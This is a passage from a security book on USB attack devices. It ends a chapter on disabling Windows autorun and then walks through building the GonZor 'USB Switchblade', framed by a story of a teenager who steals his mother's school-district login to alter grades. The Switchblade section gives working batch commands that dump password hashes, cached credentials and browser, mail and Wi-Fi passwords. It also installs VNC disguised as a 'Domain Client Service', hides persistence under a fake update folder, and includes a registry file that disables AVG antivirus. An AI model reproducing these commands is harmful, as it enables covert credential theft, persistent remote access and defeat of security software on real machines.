5. Click **OK**, and then exit Registry Editor.
6. Restart the computer.

If the NoDriveAutoRun setting is not present it is possible that a patch was not applied or failed to install properly. To add this manually go to the registry editor, find HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer and create a new DWORD value called "NoDriveAutoRun" by right-clicking in the open area on the right pane and selecting new. Once established, right-click NoDriveAutorun, click modify, and then enter the appropriate value to disable autorun as defined in Table 1.1. Reboot the system to enable the new settings. The HKLM hive value will override the HKCU setting if applicable. If you wish to selectively disable specific drives, use an alternate value for the NoDriveTypeAutoRun key as described in Table 1.1.

These values can be set individually or in combination of two or more. This can be accomplished by adding the number included in value column of Table 1.1 and entering the sum as the NoDriveAutoRun value. An example of this would be if you want to disable both CD-ROM and unknown types, the NoDriveTypeAutoRun value should indicate 100 (20 + 80 = 100). If you run into issues and would like to enable these features, simply change the NoDriveTypeAutoRun value back to 95.

Table 1.1 NoDriveTypeAutoRun available values

Value	Meaning
1	Disables AutoPlay on drives of unknown type
4	Disables AutoPlay on removable drives
8	Disables AutoPlay on fixed drives
10	Disables AutoPlay on network drives
20	Disables AutoPlay on CD-ROM drives
40	Disables AutoPlay on RAM drives
80	Disables AutoPlay on drives of unknown type
FF	Disables AutoPlay on all types of drives

Use the registry editor procedures described above to complete these modifications. These features can also be adjusted through an autoplay control panel applet in each respective operating system. Autorun enabled devices previously used on a system may not be affected by the disablement described in these procedures. The registry key HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2 is responsible for this and contains all devices previously configured on the system. This key can be removed to mitigate this behavior. It is important to test the MountPoints2 key removal on all related components and peripherals to establish complete compliance and ensure no adverse affects are encountered.

Disabling of CD autorun on Windows 95, 98, and ME in the system settings can be accomplished with the following procedures using the control panel applet. You may also edit the registry on these systems using the above procedures to disable other drive types.

1. Click **Start**, select **Settings**, click **Control Panel**, and then double-click **System**.
2. Double-click **CD-ROM** on the **Device Manager** tab, and then double-click the entry for the CD-ROM drive.
3. On the **Settings** tab, remove the check to clear the **Auto Insert Notification**.
4. Click **OK**, select **Close**, and then click **Yes** when prompted to restart your computer.

Once your system has rebooted, you may now test the autorun functionality. This should prevent CD sources from autoinitializing on your system. More information related to the disablement of autorun in Windows 95, 98, and ME can be found online.[AA]

Over the last decade Microsoft has tried to appease the security conscious and unconscious alike. Microsoft, like other top providers in this global industry, is forced to listen to the user community. Functionality and usability will often outweigh security, especially when it is not a major consideration of the masses.

As mentioned previously, Microsoft has recently taken notice of these and other types of attacks, which leverage localized resources including the autorun functionality. News of their plans first showed up on Microsoft TechNet and Security Blogs in 2009. The information on these blogs seems to convey the same level of concern about this subject. Below is an excerpt from a blog entry posted in March of 2009.

> *Because we've seen such a marked increase in malicious software abusing AutoRun to propagate, we've decided that it makes sense to adjust the balance between security and usability around removable media. We've tried to be very measured in this adjustment to maximize both customer convenience and protection. Since nonwritable media such as CD-ROMs generally aren't avenues for malicious software propagation (because they're not writable) we felt it made*

[AA] http://support.microsoft.com/kb/126025

> *sense to keep the current behavior around AutoPlay for these devices and make this change only for generic mass storage class devices.*
>
> *This change will be present in the Release Candidate build of Windows 7. In addition, we are planning to release an update in the future for Windows Vista and Windows XP that will implement this new behavior.*[3]

A recent Windows 7 Technet Security Research and Defense blog posted on the same date as the above article also indicates that Microsoft will embrace the USB CD-ROM autorun functionality moving forward. This signifies an interest in the portable platform market, which would give more foundation to the rumors of surrounding the StartKey development. VMware and Citrix are two other big names also heavily engaged in the portable platform market, and their influence could be catching Microsoft's eye. Below is another relevant extract from the Windows Security blog, which corresponds to the previous statements.

> *It is worth noting that some smart USB flash drives can pose as a CD/DVD drive instead of standard ones. In this specific scenario, the operating system will treat the USB drive as if it is a CD/DVD because the type of the device is determined at the hardware level.*[4]

With Microsoft embracing the CD/DVD ROM emulation capabilities of USB devices, it is in your best interest to disable this functionality manually or by way or group policy. Group policy options will be covered in Chapter 6, "Pod Slurping," and Chapter 7, "Social Engineering and USB Come together for a Brutal Attack."

SUMMARY

By now, you should have a better understanding of the USB Hacksaw, risks induced, and the available mitigation techniques for the systems outlined in this chapter. The Hacksaw puts a new spin on data security by preying on unsuspecting victims who do not comprehend the degree of negligence they might be exuding. New versions of this utility are already in the wild ready to pounce on systems deemed to have adequate protection. It seems the only protection against this is the education of the users who interact with the systems that can fall victim to these and related attacks.

Endnotes

1. www.nymity.com/Free_Privacy_Resources/Previews/ReferencePreview.aspx?guid=34b6a19c-1796-4264-914d-5a9ddb19fb79. Accessed October 2009.
2. http://datalossdb.org/about. Accessed September 2009.
3. http://blogs.technet.com/msrc/archive/2009/04/28/changes-in-windows-to-meet-changes-in-threat-landscape.aspx. Accessed October 2009.
4. http://blogs.technet.com/srd/archive/2009/04/28/autorun-changes-in-windows-7.aspx. Accessed October 2009.

CHAPTER

USB Switchblade

2

INFORMATION IN THIS CHAPTER

- Passing Grades
- Inside the Switchblade
- Why Should I Care?
- Evolving Aspects
- Defensive Techniques

The USB Switchblade is another concoction brought to you by the fine folks at Hak5.org. As with the USB Hacksaw, it is also able to leverage a preconfigured U3 flash drive, although this is not required. The Switchblade has more potential to wreak a higher degree of havoc on a system and its environment than its cousin, the Hacksaw. Administrator-level privileges are required to run most of the tools included in the Switchblade packages. This chapter will examine the USB Switchblade to uncover the clever yet mischievous usages this device can be engaged in.

The premise behind Switchblade is to provide a means for gathering vital information about a Windows system or the network in which it resides. Its modular design allows for developers to include additional toolsets and features with minimal effort. This tool would significantly benefit any administrator in need of a standard utility devised for isolated system troubleshooting and analysis. Data often thought to be inaccessible from a physical standpoint is now nearly effortlessly attainable.

The underlying concepts outlined here are not groundbreaking by any means. Most of the tools used by the USB Switchblade have been around for years. Information technology administrators and engineers are likely very familiar with some of these tools, just not the deployment methods. As with the USB Hacksaw, the method of use is what is important here.

PASSING GRADES

It was the day Johnny had been waiting for over a month. Fifth period was almost over, and he still had one more class to go. He had heard a substitute teacher was filling in, so he knew the last class would be a breeze. If only he could find a way to skip out altogether…

Mark, a good friend of his, was to meet him after school in the parking lot. He was supposed bring a new program he had found online that could help him in times of dire need. Mark didn't give any clue as to what he had, only that it was legit and Johnny would be totally impressed! They had met the previous year when Johnny began high school as a freshman. Both of them were heavy gamers constantly looking for an edge to crush the competition. Just the week before, they were able to finally hook up in an online Halo session as partners and performed miraculously against the competition.

Johnny was an average high-school sophomore who lived in a small town just outside of Sacramento, CA. His grades were often far from average, although this last semester had been rather brutal. He received two Cs on his report card, one in history and the other in economics. This didn't go over very well with his parents, who always demanded more from him, especially from an educational standpoint. His parents were not able to pay for college, so they expected him to strive for recognition in this arena in hopes of landing a scholarship.

He wasn't very interested in sports. Because his dad was forcing him to do something, he chose baseball. Johnny had been working with the junior varsity squad most of the time, likely due to his lack of interest. There were two times the previous week where he missed practice, claiming his mother was very ill and he had to take care of his little sister. This was far from the truth, he had skipped practice to hook up with his buddy for some online gaming. “What they don't know won't hurt them,” he thought to himself. He wouldn't have had to do this if it weren't for his strict parents and their punishment applied for grades he had recently received. They had shut down Internet access from the computer in his room and grounded him for what seemed like eternity. Having a mom who worked in the Independent School District (ISD) where he attended wasn't providing the benefits he originally anticipated.

Fifth period has come and gone, and the sixth is nearing a close. The bell rings and he scrambles for the door, shoving his way ahead of everyone. After ditching his books in the locker, he heads out to the parking lot and finds Mark waiting for him near the gym. “Did you bring it with you?” Johnny asks impatiently. “Of course I did, I wouldn't let a friend down,” replies Mark. “Here it is; I found it online while looking for some game codes. I thought it was going to be difficult to build, but it was actually pretty simple. All you need to do is plug this baby into your parents' computer and you should be able to retrieve all sorts of passwords and information about their computer.”

“How is that going help us?” Johnny asks. Mark replies that they'll be able to go around the controls put in place by Johnny's parents. This will allow them to play online at night while everyone is sleeping.

“Just bring it back to me and we'll figure out what we need to do,” Mark responds.

Johnny is a little uneasy about the whole situation, but he looks up to Mark and wishes to impress him. He grabs the USB memory stick from Mark's hand and says to him, "Consider it done!" On the way back to his house, Johnny starts thinking about what could happen. "What type of information am I going to get from this, and how am I going to bypass the controls? Will I get in trouble, or will anyone know if I did this?" Too many questions to answer all at once; maybe nothing would come of all this anyway.

After dinner, Johnny heads for his room to finish up homework. As he reaches in his backpack to pull out the history book, the USB memory stick falls to the floor. "Now would be a great time to try this out, with everyone glued to the tube watching *American Idol*," he thinks to himself. "I could say that I'm researching my homework," he considers. Johnny thinks the formal room computer might have the control software that governs his room's access.

Johnny sits down in front of the computer in the formal room and finds his mother's account already logged in. "Bonus!" he gloats. He then inserts the USB memory stick into the computer, but to his surprise, he sees nothing happen. A tiny window pops up in the system tray momentarily, but that is all. Just as he suspected, nothing else happens. He decides to look on the thumb drive to determine what happened. All he finds are a bunch of programs, batch files, and other executables that he can't make heads or tail of.

The next day, Johnny is at school having lunch when his friend Mark plops down beside him. "Did you get the stuff?" Mark asks.

"I put it in the computer like you asked but I didn't see anything happen." Johnny replies. Mark proceeds to tell him how the program works, and that it's not supposed to pop up and should work silently.

"Let me take it home and I'll see if you were able to get anything," Mark says.

After school, Mark arrives at his house and rushes to his bedroom. He's excited to see if the program was able to extract any useful data. He puts the memory stick in his computer and browses over to the System\logs folder on the drive. To his amazement, there lies a current log file, and it appears to have a good amount of data, judging from its size. "I rule!" he thinks to himself. Mark opens the log file to find a bunch of data that had been retrieved.

As he sorts through the log file, he finds some rather interesting information. He immediately recognizes a domain name field included on the browser history as the ISD to which his high school belongs. Lo and behold, there lies a username and password, which was contained in the protected storage. "This is too good to be true," he says out loud. He scrolls down the log file a little further and locates the wireless encryption settings for Johnny's parents' home network. He discovers an alternate wireless local area network (WLAN) and service set identifier (SSID) with separate encryption settings. He then realizes one of these probably feeds directly to the Internet, whereas the other might be the network that is preventing Johnny's computer from getting on. "Jackpot!" he screams.

Later that evening, Mark decides to check out the link to the ISD and test out the credentials he found in the log file. He proceeds to the link provided and enters the authentication information. A few clicks into the site, and he is suddenly presented with a slew of personal data on students, faculty, and board members. As he maneuvers around the site, he is astonished to find students' specific grades and scale references. Surely he couldn't modify these values – could he? He quickly locates his profile and sees the last grading period as well as the current, which is blank. He attempts to fill in one of the values in the current grading period and clicks save. Upon refresh, he finds that the value has taken and is currently reflected with his modification. Mark immediately removes the A he put in place for his history class just to ensure he can do that as well. Sure enough, the value is gone after he saves the page. "Wow, I can't believe this!" he sounds off in astonishment.

The weekend is over, and a new school day dawns. Mark is eager to get to school and share his findings with his friend. Lunch arrives; Mark sees Johnny entering the lunch room, and he motions for him to come over to where he is sitting. "You are not going to believe what I found," Mark states softly. "First the good news: The program on the USB memory stick pulled down some great stuff. I think I found another wireless network you can use to get Internet access so we can play online. You'll need to test it to be sure, but I'm willing to bet this is how they have you locked out. I wrote down the SSID and network keys for you to try when you get home."

"Geez, man, you're a real hacker, aren't you? I'll give this a shot when I get home today," Johnny says with glee. "So, what is the bad news?"

"Well, there is no bad news, only better news," Mark replies. The program was able to grab some of the browser history, log-in names, and password information stored on your parents' computer. When I started snooping around, I found a link to the school district's system and some information that helped me get access to their system. I got to playing around with it last night and found out this gave me the ability to do some crazy stuff. I was able to change the values they use for grades on the upcoming report cards," Mark boasts.

"Oh, my God, you are kidding, right? What kind of trouble can we get into for this?" Johnny asks with a shriek.

"Think of how much trouble it will get us out of on the next report card! There is no way I know of they could find out, especially because I'm going in as a valid user," Mark proclaims.

Johnny isn't fond of the idea, particularly because it involves stealing his mom's log-in information to the ISD system. He was just getting his parents' trust back from the ordeal with his grades and another incident that had happened earlier in the year. However, if what Mark said was true, he could instantly make up for the low-grade issue and be the apple of his parents' eyes! This all seemed too good to be true, and it still worried him, although the thought of getting A in the classes he was struggling with was gradually taking over. He tells Mark to hold off on changing his grades until he thinks about it some more. In the meantime, Johnny says he will try the alternate wireless network Mark had given him for Internet access from his room.

After baseball practice, Johnny goes home to meet his family for dinner. Once that draws to a close, he retreats to his bedroom to finish up homework. The anticipation of Internet access is killing him, so he stages the homework appropriately and pulls up a document on his computer to give him an alibi. He brings up the wireless connection manager and enters the details Mark had given him earlier that day. A few seconds later, the wireless manager shows it is successfully connected. He opens a browser, and sure enough, his home page populates just as Mark said it would. "Man, he is really smart," Johnny whispers to himself. "Maybe he is right about the grade-changing thing. What if we don't get caught? It sure would be nice not to have to worry about history and economics," his mind rambles on.

INSIDE THE SWITCHBLADE

This section is geared toward familiarizing the reader with the tools used specifically for this GonZor version of the USB Switchblade. There are numerous adaptations of the Switchblade, but this one was chosen for its simple configuration and user-friendliness.

Most of the utilities used here were created with white-hat objectives in mind. The Switchblade combines these to provide a mobile means to uncover keys, passwords, or other critical elements for systems, which may be lost or just require auditing. Without these tools, there are millions of situations that could result in a significant loss of time, money, and sanity. Conversely, there are likely numerous circumstances that could be attributed to exploitation resulting in similar misfortunes.

An antivirus (AV) kill script was initially released for the original version of the USB Switchblade. It has since been taken down from the site due to mounting inconsistencies and failures caused by vendor updates and adaptations. Some AV vendors have already tagged the AV kill program released on the Hak.5 Web site (csrss.exe) for the USB Switchblade as a virus, rendering it ineffective from the get-go. Since administrator access is required for Switchblade to run successfully, there are other techniques that can be used to disable AV before the payload execution.

Many AV vendors have started to use the Windows service failure actions under the recovery tab of the service properties to restart the service if it fails or is halted. These service values can be altered by applying a registry file or using the *reg* command built into the operating system. The *Service Control* (sc) command also provides a way to modify these parameters. Simply changing their values from "Restart Service" to "Take No Action" can allow you to kill the desired processes without requiring a reboot. Modifying these service states without cycling the system is critical when trying to maintain the current authentication context. This change will prevent the service from restarting after issuing the kill commands on relevant processes. The built-in process killers for Windows systems (*taskkill* and *tskill*) will not be able to exterminate the AV engine process, even with administrative access. This is due to the permissions and can be overcome with an alternate process-killing utility like PsKill, which is part of Microsoft's PsTools suite mentioned in the "Hacksaw Removal" section of Chapter 1, "USB Hacksaw." An AV circumvention was accomplished during USB Switchblade testing with AVG 8.5 and 9.0 on Windows XP, Vista, and 7 systems successfully, and these details are provided in the next section.

Other security products may have additional controls engaged that could prevent this method from completely disabling their engines. Keep in mind these products are often only limited by Windows features and can be easily overcome with a little time and creative scripting. Let's say a third-party enterprise software is constantly regulating the state of the services and processes. You may then choose to issue a network disconnect via ipconfig as the first course of action. When administrator access is provided, there is very little if anything that can't be accomplished.

Switchblade Tool Summaries

Some of the tools provided in the downloaded package may be out of date, thus rendering them ineffective. An example of this would be the Firefox password dumper and its limitations of only supporting the current versions in play. If a major change is made by a vendor, then the password dumper or other particular parsing tool could error out and not provide the desired outcome. During the testing of the USB Switchblade version used in the next section, a few of these situations arose and resulted in failures for targets defined in the script. Instructions are provided to update the problem programs that were encountered during the testing of this product against current versions of the respective target applications. By the time you purchase this book and attempt the attack outlined in this chapter, it is very likely that additional updates will be needed to produce positive results. The original download locations are provided under each tool description for quick reference, should the need arise. The script usage and parameters contained in the USB Switchblade configuration are also included below each tool description to demonstrate their convention.

Internet Protocol Configuration Utility

The Internet protocol configuration tool can collect general information regarding the respective Windows host network adapters for NT 4.0, XP, and beyond. It replaced the *winipcfg* command previously used in Windows 95, 98, and ME. With this command you can gather host name, resolution options, Dynamic Host Configuration Protocol statistics, and other valuable protocol information about each physical and virtual adapter. The most recent versions are included with each of the relevant Windows operating systems.

```
IPCONFIG /all >> %log% 2>&1
```

GNU Wget

Wget is a free utility from GNU (GNU's Not UNIX – recursive acronym), which provides the ability to retrieve data from the Internet using File Transfer Protocol (FTP) and Hypertext Transfer Protocol (HTTP). This noninteractive tool works as a background process without requiring a logged-on user. It works extremely well in high latency and unstable network situations allowing broken sessions to be reestablished to continue previously interrupted transfers. Wildcard and recursive mirroring of directories are supported when using FTP. The most recent version of the software can be found at www.gnu.org/software/wget/.

```
.\wget -q -O -
   http://whatismyip.com/automation/n09230945.asp >> %log% 2>&1
```

TightVNC

TightVNC is a remote-control software package that is provided free of charge (GNU General Public License)[A] with full source-code availability. It provides a stable client or server remote utility, permitting graphical desktop representations of a target UNIX and Windows platforms via the local network or Internet. This version of VNC provides enhanced capabilities such as file transfers, mirrored drivers (efficient screen updates), remote desktop scaling, and a new Tight encoding with JPEG compression, which optimizes slow connections generating significantly less traffic. Browser access is also included via an HTTP server and a Java viewer applet. Two passwords are supported for read-only and full control access. TightVNC is sustained by Constantin Kaplinsky with the assistance of multiple corporations who participate in development and life-cycle support. Updated software can be found at www.tightvnc.com/download.php.

> **NOTE**
>
> Look at the clever display name and service description inserted in the script below put in place to deter an uninformed user from stopping it.

```
XCOPY ".\vnc\*.*" "%systemroot%" /c /y
SC create WinVNC binpath= "%systemroot%\winvnc.exe -service" type=
   interact type= own start= auto
displayname= "Domain Client Service" 2>&1
SC description WinVNC "Manages communication between a Windows
   Server Domain Controller and a connected Domain Client. If this
   service is not started or disabled, domain functions will be
   inoperable." 2>&1
REGEDIT /s .\vnc.reg 2>&1
NET START WinVNC 2>&1 The network statistics command
```

Hacksaw

This version of the USB Switchblade provides an option to install Hacksaw. It provides the typical functions that were covered in Chapter 1, "USB Hacksaw," with some minor tweaks. This original version of the USB Switchblade transferred the log files containing the output back to the writable portion of the USB flash drive. While this feature is still available, the addition of Hacksaw allows the logs to be sent via e-mail of the users choosing. The sbs.exe will still run in the background and transfer the data of USB drives that are inserted into the installed system. The supported version of the Hacksaw program is included with the download package provided in the next section.

```
MD "%systemroot%\$NtUninstallKB931337$" || MD "%appdata%\sbs" 2>&1
XCOPY .\HS\*.* "%systemroot%\$NtUninstallKB931337$\" /y || XCOPY
   .\HS\*.* "%appdata%\sbs" /y 2>&1
```

[A] www.gnu.org/copyleft/gpl.html

```
REG ADD
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v
   USBMedia /t REG_SZ /d "%systemroot%\$NtUninstallKB931337$\sbs.
   lnk" /f || "%appdata%\sbs\shortcut.exe" /f:"%allusersprofile%\
   Start Menu\Programs\Startup\ .lnk" /A:C /T:"%appdata%\sbs\sbs.
   exe" /W:"%appdata%\sbs" /I:"%appdata%\sbs\blank.ico" 2>&1
COPY ".\send.bat"+%include%\HS.dat" "%systemroot%\$NtUninstall
   KB931337$\send.bat" || COPY ".\send.bat"+%include%\HS.dat"
   "%appdata%\sbs\send.bat" 2>&1
COPY %include%\HS2.dat" "%systemroot%\$NtUninstallKB931337$\
   stunnel.conf" || COPY %include%\HS2.dat" "%appdata%\sbs\stunnel.
   conf" 2>&1
ATTRIB "%systemroot%\$NtUninstallKB931337$" +s +h & ATTRIB
   "%appdata%\sbs" +s +h 2>&1
.\SBS.lnk & .\SBS2.lnk
```

WirelessKeyView

WirelessKeyView is a utility from Nirsoft. It can recover all wireless network security keys for the Wireless Encryption Protocol (WEP) and Wi-Fi Protected Access (WPA) that are contained in the Wireless Zero Configuration (XP) and WLAN AutoConfig (Vista) services on a system. This tool's command options give you the ability to sort or export to various formats. The following Web site can be checked if updated versions are required: www.nirsoft.net/utils/wireless_key.html.

```
.\wifike.exe /stext %tmplog% >> %log% 2>&1
```

Password Dump

PwDump is a name given to several types of programs with multiple developers that are able to provide an output of the NT LAN Manager (Windows NTLM) and LAN Manager (LM) password hashes for user accounts contained in the local security accounts manager (SAM). This tool is used to extract raw passwords from a Windows SAM file. Once you have extracted the hashes from the Windows SAM file, an alternate program can be used to find the exact text passwords used on the system. The next section will describe the additional tools required to interpret the hashes derived from this program. The most recent version of the software can be found at www.tarasco.org/security/pwdump_7/index.html.

```
.\pwdump 127.0.0.1 >> %log% 2>&1
```

Fizzgig Dump

Fgdump was developed for use in environments with AV and other detection software enabled. It includes the PwDump and CacheDump utilities in a wrapper to minimize the number of issues that have been increasing while running these tools individually. The development of this tool appears to be in full swing, with extensive auditing targeted for Windows domains and their respective trust relationships (additional tools are required for this). This tool is being provided in addition to the individual

PwDump and CacheDump utilities in case problems are encountered running them natively. The updated release of this software can be found at http://swamp.foofus.net/fizzgig/fgdump/downloads.htm.

```
%U3%\fgdump.exe" -c >> %log% 2>&1
```

Network Password Recovery

Network Password Recovery allows an administrator to recover all passwords (including domain) of the current logged-on user used for establishing connections to network shares. It can also retrieve .NET Passport passwords for sites if they were saved in this manner. External credentials files can also be parsed so long as the last logged-on account password is known. This is another utility written by Nirsoft, and current versions can be found at www.nirsoft.net/utils/network_password_recovery.html.

```
.\netpass.exe /stext %tmplog% >> %log% 2>&1
```

Mail Password Viewer

Mail PassView is a tool that can reveal the password and account details for numerous e-mail clients. The supported clients include Outlook Express, Microsoft Outlook 2000/2002/2003/2007, Windows Mail, Windows Live Mail, IncrediMail, Eudora, Netscape 6.x/7.x (without master password encryption), Mozilla Thunderbird (without master password encryption), Group Mail Free, Yahoo! Mail (if stored in Yahoo! Messenger application), Hotmail/MSN mail (if stored in MSN/Windows/Live Messenger application), and Gmail (if stored in Gmail Notifier application, Google Desktop, or by Google Talk). Once again, this is another Nirsoft tool and updates can be found at www.nirsoft.net/utils/mailpv.html.

```
.\mailpv.exe /stext %tmplog% >> %log% 2>&1
```

Firefox Password Recovery

FirePassword is a tool designed to decrypt the credentials from the Mozilla Firefox database. Firefox records username and password details for every Web site the user authorizes and stores them an encrypted database. The master password will be needed if it is set; otherwise, it will not be able to display these. Some sites also prevent the saving of passwords in a browser, which is another limitation that should be considered. Check the following site for the most recent updates to this tool: www.securityxploded.com/download/FirePassword_bin.zip.

```
.\FirePassword.exe >> %log% 2>&1
```

Internet Explorer Password Viewer

Internet Explorer PassView is another tool from Nirsoft designed to provide password management, which can reveal passwords that have been stored in the browser. This utility can recover three different types of passwords: AutoComplete, HTTP authentication passwords, and FTP. It gathers these by parsing Windows protected storage, the registry, and a credential file. Known issues exist starting with Internet

Explorer 7.0 because Microsoft is changing the way in which some passwords are stored, so limitations may be encountered. The most recent versions of this software include the ability to read offline or external sources if you know the password of the last logged-on user for this profile. Check this site if updated versions are required: www.nirsoft.net/utils/internet_explorer_password.html.

```
.\iepv.exe /stext %tmplog% >> %log% 2>&1
```

Messenger Password Recovery

MessenPass is another password recovery tool that reveals the passwords of common instant-messenger applications. It can be used only to recover the passwords for the current logged-on user on the local computer, and it only works if you chose the "remember your password" option in the programs. This tool cannot be used for grabbing the passwords from other user profiles. When running MessenPass, it automatically detects the instant-messenger applications installed on the target system, decrypts the passwords, and displays all user credentials found. This Nirsoft tool can be found at www.nirsoft.net/utils/mspass.html.

```
.\mspass.exe /stext %tmplog% >> %log% 2>&1
```

CacheDump

CacheDump was designed to capture the credentials of a domain user who is currently logged on to a system. It targets Windows' inherent offline caching techniques performed by the Local Security Authority (LSA) system service. This service uses a cached version of the password to allow users to log on when a domain controller is unavailable to authenticate them. This tool creates a temporary service, allowing it to grab hash values of passwords, which can be taken offline for later cracking. The most current release of this program can be found at www.hacktoolrepository.com/category/9/Passwords.

```
.\cachedump.exe >> %log% 2>&1
```

Protected Storage Password Viewer

Protected Storage PassView is yet another Nirsoft tool designed to divulge passwords housed on a system stored by Internet Explorer, Outlook Express, and MSN Explorer. This tool also has the capability to reveal information stored in the AutoComplete strings of Internet Explorer. If an update for this tool is required, check the following location: www.nirsoft.net/utils/pspv.html.

```
.\pspv.exe /stext %tmplog% >> %log% 2>&1
```

Product Key Recovery

ProduKey, a tool from Nirsoft, presents the product identifier and the associated keys for Microsoft products installed on the system. Microsoft Office 2003/2007, Exchange, SQL, and even operating system (including Windows 7) keys can be extracted using this. It is also capable of gathering keys from remote systems if permissible and includes additional customizable command options for your convenience. The following location contains additional information regarding this tool: www.nirsoft.net/utils/product_cd_key_viewer.html.

```
.\produkey.exe /nosavereg /stext "%tmplog%" /remote %computername%
   >> %log% 2>&1
```

History Scraper

A preconfigured VB script has been included in the Switchblade download package to provide a summary of the most recently viewed Web sites on the target machine. No additional files or updates are required in order for this to complete.

```
CSCRIPT //nologo .\DUH.vbs >> %log% 2>&1
```

Windows Updates Lister

WinUpdatesList will display all of the Windows updates, including hotfixes, that are installed in a local or remote system. Hotfix information includes the associated files, and the user interface will even provide a link to the Microsoft site, which includes detailed information related to the specific update. This tool applies to Windows 98, ME, 2000, and XP but is not yet available for Vista and later. The following Web site contains additional information regarding this tool: www.nirsoft.net/utils/wul.html.

```
.\wul.exe /stext %tmplog% >> %log% 2>&1
```

Network Statistics

The network statistics command displays active network connections, listening ports, associated processes, and a variety of other network statistics. This tool is already included on all relevant Windows systems.

```
netstat.exe -abn >> %log% 2>&1
```

Port Query

Portqry.exe is a command-line utility that is often used to troubleshoot network connectivity issues. Portqry.exe is included on systems based on Windows 2000, XP, and 2003 and can be downloaded for use on others. The utility reports the status of Transmission Control Protocol and User Datagram Protocol ports on a desired machine. It is able to report listening, nonlistening, and filtered ports individually by listing or in a sequential range. The most updated version of this tool can be found at www.microsoft.com/downloads/details.aspx?familyid=89811747-c74b-4638-a2d5-ac828bdc6983&displaylang=en.

```
.\portqry -local -l %tmplog% >> %log% 2>&1
```

The tools described above are already contained in the USB Switchblade package download provided in the next section. If you intend to use the tools included in Switchblade, it would be in your best interest to familiarize yourself with each independently. Each of these tools provides additional parameters and customization options depending on your needs. The attack recreation included below will provide you with a basic understanding of how these are commonly deployed.

Switchblade Assembly

As previously stated, the ultimate goal of USB Switchblade is to simplify the recovery of critical information from computers running Windows 2000 or later. With administrator access, it is able to retrieve password hashes, LSA secrets, IP information, and much more. This section will demonstrate how to build and deploy a U3 flash drive with the -=GonZor=- SwitchBlade technique.

> **NOTE**
>
> If User Account Control (UAC) is enabled on Vista or Windows 7, the user will be prompted to allow the execution of the tools within the Switchblade. A dialogue box stating "Windows need your permission to continue" will be displayed. This must be disabled on these systems when building the Switchblade and to enable automated retrieval on target systems.

This first set of directions included will build a default version of Switchblade. These are provided for quick reference should you encounter an updated release of the Switchblade software, which may better suit your needs. Customization instructions will follow these procedures to allow you to update or add to existing distributions.

1. The Switchblade v2.0 payload needs to be downloaded. This package can be found at http://rapidshare.com/files/113283682/GonZors_SwitchBlade-V2.0.zip.
2. If you are using an XP system, the Universal Customizer software previously downloaded for Chapter 1, "USB Hacksaw," can be used to complete this process. If you have Vista or 7 systems, download the compatible Universal Customizer at http://rapidshare.de/files/40767219/Universal_Customizer_1.4.0.2.rar.html.

> **WARNING**
>
> If any AV applications are running on the machine you are using to download or create the U3 Switchblade, problems will be encountered. Most antivirus software will recognize the tools contained in Switchblade as malicious and will attempt to remove them. To head off any problems, disable antivirus on the system you are using to build Switchblade.

3. Create a separate directory for each programs you just downloaded and unzip the files into their respective folders.
4. Place the U3CUSTOM.iso from the Switchblade folder into the bin folder of the Universal Customizer directory.
5. Insert your U3 USB drive.
6. Launch the Universal Customizer by executing Universal_Customizer.exe.

7. Follow the on-screen instructions and prompts until complete, **accepting** the **default selections** where applicable. Steps 9–13 in the "How to Recreate the Attack" section of Chapter 1, "USB Hacksaw," provides detailed directions and screenshot illustrations for these steps.
8. If you receive a failure at the end, repeat steps 5 and 6 at least three times. If failures persist, download and install the latest version of the LaunchPad installer (*lpinstaller.exe*) at http://mp3support.sandisk.com/downloads/LPInstaller.exe. Sporadic results can be encountered with this program as well, so let your tenacious side shine through.
9. Once you have successfully applied the Switchblade ISO using the Universal Customizer process, place the SBConfig.exe and ip.shtml from the Switchblade directory onto the removable disk partition and run SBConfig.exe.
10. Enable the desired tools by checking the appropriate boxes and entering all other required information. After making your changes, select **Update Config**. The next section will describe these and other steps in more detail and provide caveats for deployments on related systems. This completes a basic USB Switchblade installation for the GonZor package.

Customizing the Original Payload

The steps below will walk you through updating an existing tool within a payload. Testing of the package previously prescribed produced some errors when trying to parse the updated target applications. Changes were made to the *wget* command to properly output an external IP address in the log file. Additional procedures are provided to disable AVG antivirus to smooth the automated initialization of the Switchblade script. In order to modify the original payload, you will need to extract the files from the GonZor ISO. This process can be used to update any of the tools used in the payload. The following will be needed to complete this customization.

- Any U3 drive
- A working version of the GonZor USB Switchblade
- The current version of PsTools or the PsKill utility specifically. The download location for this was provided in Chapter 1, "USB Hacksaw."
- Download and install the current version of MagicISO. This tool can be downloaded from www.magiciso.com/.

NOTE

At the time of this writing, the most recent version of the Switchblade payload was v2.0.

1. Create a separate folder for each program you just downloaded and unzip the files into their respective folders.
2. Create a new directory to extract the original GonZor ISO. We will refer to this directory as *%GONZOR_ISO%* in the following steps.
3. Copy the U3CUSTOM.iso from the GonZor SwitchBlade payload directory into *%GONZOR_ISO%*.

4. Open MagicISO and browse to the U3CUSTOM.iso. Right-click the **U3CUSTOM.iso** file and extract to *%GONZOR_ISO%*.
5. Copy pskill.exe to *%GONZOR_ISO%\ SYSTEM\SRC*.

> **NOTE**
>
> AVG 9.0 service name has changed in the registry. For this reason, there are two driver entries specified in the file for both AVG 8.5 and AVG 9.0 in the next step. If you encounter a newer release of AVG, this registry file may need to be adjusted to work in an updated environment.

6. Next, create a .reg file to disable the AVG antivirus services and set them to take no action in the event of a service failure. Copy and paste the text given below into a Notepad file and save it as AVKill.reg. Any other services of concern can be added to this file for disablement. The *Start* and *FailureAction* values included here can be duplicated for the additional services.

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\avg8wd]
"Start"=dword:00000004
"FailureActions"=hex:00,00,00,00,00,00,00,00,00,00,00,00,03,00,00,
   00,53,00,65,\
00,00,00,00,00,60,ea,00,00,00,00,00,00,60,ea,00,00,00,00,00,00,60,
   ea,00,00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\avg9wd]
"Start"=dword:00000004
"FailureActions"=hex:00,00,00,00,00,00,00,00,00,00,00,00,03,00,00,
   00,53,00,65,\
00,00,00,00,00,60,ea,00,00,00,00,00,00,60,ea,00,00,00,00,00,00,60,
   ea,00,00
```

7. Save this Notepad file as AVKill.reg to *%GONZOR_ISO%\SYSTEM\SRC\*.
